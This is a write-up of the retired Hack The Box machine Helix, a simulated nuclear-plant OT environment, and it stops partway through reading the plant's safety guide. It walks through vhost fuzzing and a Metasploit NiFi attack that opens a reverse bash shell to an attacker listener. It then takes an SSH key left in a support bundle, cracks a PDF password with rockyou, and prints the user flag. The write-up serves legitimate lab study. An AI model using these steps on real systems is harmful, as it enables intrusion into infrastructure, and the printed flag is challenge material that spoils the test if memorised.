
Spoiler warning: This writeup documents my playthrough of the retired Hack The Box machine Helix.
The VPN IPs shown below are the HTB-assigned VPN addresses used during the box (left intact here for reproducibility). Do not attempt this on non-authorised or active systems.
Overview
- Platform: Hack The Box (retired)
- Target OS: Ubuntu 22.04.5 LTS — an OT/ICS simulation fronting a nuclear plant HMI, an OPC UA server and a safety controller
- Focus: vhost discovery → unauthenticated Apache NiFi processor RCE → SSH private key recovered from a leftover support bundle → offline PDF password cracking → OPC UA address-space enumeration → process-variable spoofing to satisfy an authorisation check → root
- Difficulty: Medium
Recon
helix.htb goes into /etc/hosts first so every command can use the name:
echo "10.129.9.96 helix.htb" | sudo tee -a /etc/hosts
Initial scan:

nmap -sC -sV 10.129.9.96 -oN nmap-scan
Result highlights (relevant lines)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Helix Industries | Industrial Automation & Critical Infrastruc ...
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Two ports only, so the web service is the whole game. The Service Info line is a guess rather than an OS fingerprint (no -O was run), but the OpenSSH banner already pins the box to Ubuntu.
Port 80 is a corporate brochure site for “Helix Industries”, an industrial automation contractor. Nothing exploitable, but the theme matters: everything later is dressed as plant equipment.

One vhost, nothing else exposed. Fuzz the Host header, filtering out the 154-byte default response:
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
  -fs 154 -u http://helix.htb:80/ -H 'Host: FUZZ.helix.htb'
One name survives the filter out of 4,989 candidates:
flow [Status: 200, Size: 1068, Words: 110, Lines: 28, Duration: 451ms]

flow is what Apache NiFi calls its pipelines. Add the vhost so the browser and Metasploit both reach it:
echo "10.129.9.96 flow.helix.htb" | sudo tee -a /etc/hosts

Foothold: an unauthenticated NiFi canvas
flow.helix.htb/nifi/ loads the NiFi canvas directly: no login page, no user in the toolbar. The app treats the browser as a fully privileged anonymous caller. Two processors are on the canvas, ExecuteSQL feeding LogAttribute, both version 1.21.0.

Why this is remote code execution. NiFi builds dataflows out of processors driven by a REST API under /nifi-api, and some processors run OS commands as their whole job: ExecuteProcess, ExecuteStreamCommand, ExecuteScript. That is a feature, and Apache says so explicitly. The catch is that NiFi only enforces authentication over HTTPS. Served over plain HTTP with no access control, as here, anyone who reaches /nifi-api can drop in a processor and run a command. No exploit, just an intended feature left open.
1.21.0 also sits inside the range of two real bugs, CVE-2023-34468 (H2 JDBC RCE) and CVE-2023-34212 (JNDI deserialisation), both fixed in 1.22.0. Neither is needed here.

Metasploit automates the whole processor dance. It defaults to RPORT 8080, so correct the port and set the vhost explicitly, since nginx routes by Host header:
msfconsole
msf6 > use exploit/multi/http/apache_nifi_processor_rce
[*] Using configured payload cmd/unix/reverse_bash
msf6 exploit(multi/http/apache_nifi_processor_rce) > set VHOST flow.helix.htb
msf6 exploit(multi/http/apache_nifi_processor_rce) > set RPORT 80
msf6 exploit(multi/http/apache_nifi_processor_rce) > set RHOSTS 10.129.9.96
The cmd/unix/reverse_bash line is the module’s default payload, printed on use. Leave TARGETURI at / too: the module appends nifi-api itself, so pointing it at the API path would request /nifi-api/nifi-api/processors and 404.
Set the callback and run:
msf6 exploit(multi/http/apache_nifi_processor_rce) > set LHOST 10.10.14.98
msf6 exploit(multi/http/apache_nifi_processor_rce) > set LPORT 9999

msf6 exploit(multi/http/apache_nifi_processor_rce) > run
[*] Started reverse TCP handler on 10.10.14.98:9999
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated. Apache NiFi instance does not support logins
[*] Command shell session 1 opened (10.10.14.98:9999 -> 10.129.9.96:47338)
[*] Waiting 5 seconds before stopping and deleting
[+] Processor Stop sent successfully
[+] Processor Delete sent successfully
The could not be validated warning looks like a failure, but it’s the confirmation we want. The check only asks whether the instance requires a login, and this one doesn’t. Metasploit can’t be sure ExecuteProcess is reachable without trying it, which run does next anyway. It creates the processor, fires the payload, then stops and deletes it. That cleans up the canvas, but not the logs: the flow-configuration history and nifi-app.log both keep a record.

The session lands as the service account, in the NiFi install directory:
whoami
nifi
nifi@helix:/opt/nifi-1.21.0$ pwd
/opt/nifi-1.21.0
nifi → operator: a key left in a support bundle

First look at where the shell landed. It’s the stock NiFi tree (bin, conf, lib, the repositories) plus one directory that ships with no NiFi release: support-bundles/. NiFi’s diagnostics command writes to a file you name; it never creates this. Someone made it by hand, which is reason enough to look inside:
ls -l /opt/nifi-1.21.0/support-bundles/
cat /opt/nifi-1.21.0/support-bundles/operator_id_ed25519.bak
-rw-r----- 1 nifi nifi 411 Jan 25  2026 operator_id_ed25519.bak
-----BEGIN OPENSSH PRIVATE KEY-----
...
-----END OPENSSH PRIVATE KEY-----
411 bytes, owned by nifi, readable by the account we already have, and the filename names its owner. Exactly the kind of thing that gets staged for a support ticket and never cleaned up.

Save it locally, chmod 600, and use it:
ssh -i operator_id_ed25519 operator@helix.htb
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-164-generic x86_64)
operator@helix:~$
The user flag is in the home directory:
operator@helix:~$ cat /home/operator/user.txt
e69d8859993cc0263f10c15cac077d29

The operator’s documents
operator’s home holds two files that are clearly meant to be read rather than executed:
ls -l
-rw------- 1 operator operator 920611 Jan 26  2026 'control systems diagram.png'
-rw-rw-r-- 1 operator operator  28453 Apr 16 08:50 'Operator Control & Safety Guide.pdf'
-rw-r----- 1 root     operator     33 Sep 19 01:28  user.txt

Pull both down, escaping the spaces and ampersand in the names:
scp -i operator_id_ed25519 \
  operator@helix.htb:/home/operator/Operator\ Control\ \&\ Safety\ Guide.pdf .

scp -i operator_id_ed25519 \
  operator@helix.htb:/home/operator/control\ systems\ diagram.png .


The diagram maps everything that follows. An OPC UA server at opc.tcp://127.0.0.1:4840/helix/ sits between an operator station, a remote client, and three subsystems: Reactor, Control, Safety. Every point is marked writable (pencil) or read-only (padlock). Per the vendor, Calibration Offset, Mode, Test Override and Reset Trip are writable; Trip Active, Rods Inserted and Emergency Cooling are not.
The address matters: 127.0.0.1 means the OPC UA server is loopback-only, reachable only from the box or through a tunnel. The operator shell is a prerequisite, not a convenience.
The PDF is password protected:

A PDF’s encryption key is derived from its password, so the file itself is enough for an offline crack. pdf2john pulls out the hash:
pdf2john "Operator Control & Safety Guide.pdf" > pdf.hash
john --wordlist=/usr/share/wordlists/rockyou.txt pdf.hash


rockyou has it. john --show reads the answer back out of the pot file:
john --show pdf.hash
Operator Control & Safety Guide.pdf:operator1

1 password hash cracked, 0 left
The password is operator1.
Reading the PLC specification
The decrypted guide reads like an exploit written out in advance by the vendor. Six sections matter.

Section 3 — Normal Operating Mode. In NORMAL, the PLC ignores any calibration offset or override. So the mode has to change first; writing the offset before that does nothing. Order matters.

Section 4 — Safety Trip Logic. A trip fires at roughly ≥ 305 °C or ≥ 75 bar. It sets TripActive true, locks the control logic, and is latched: it will not clear on its own.
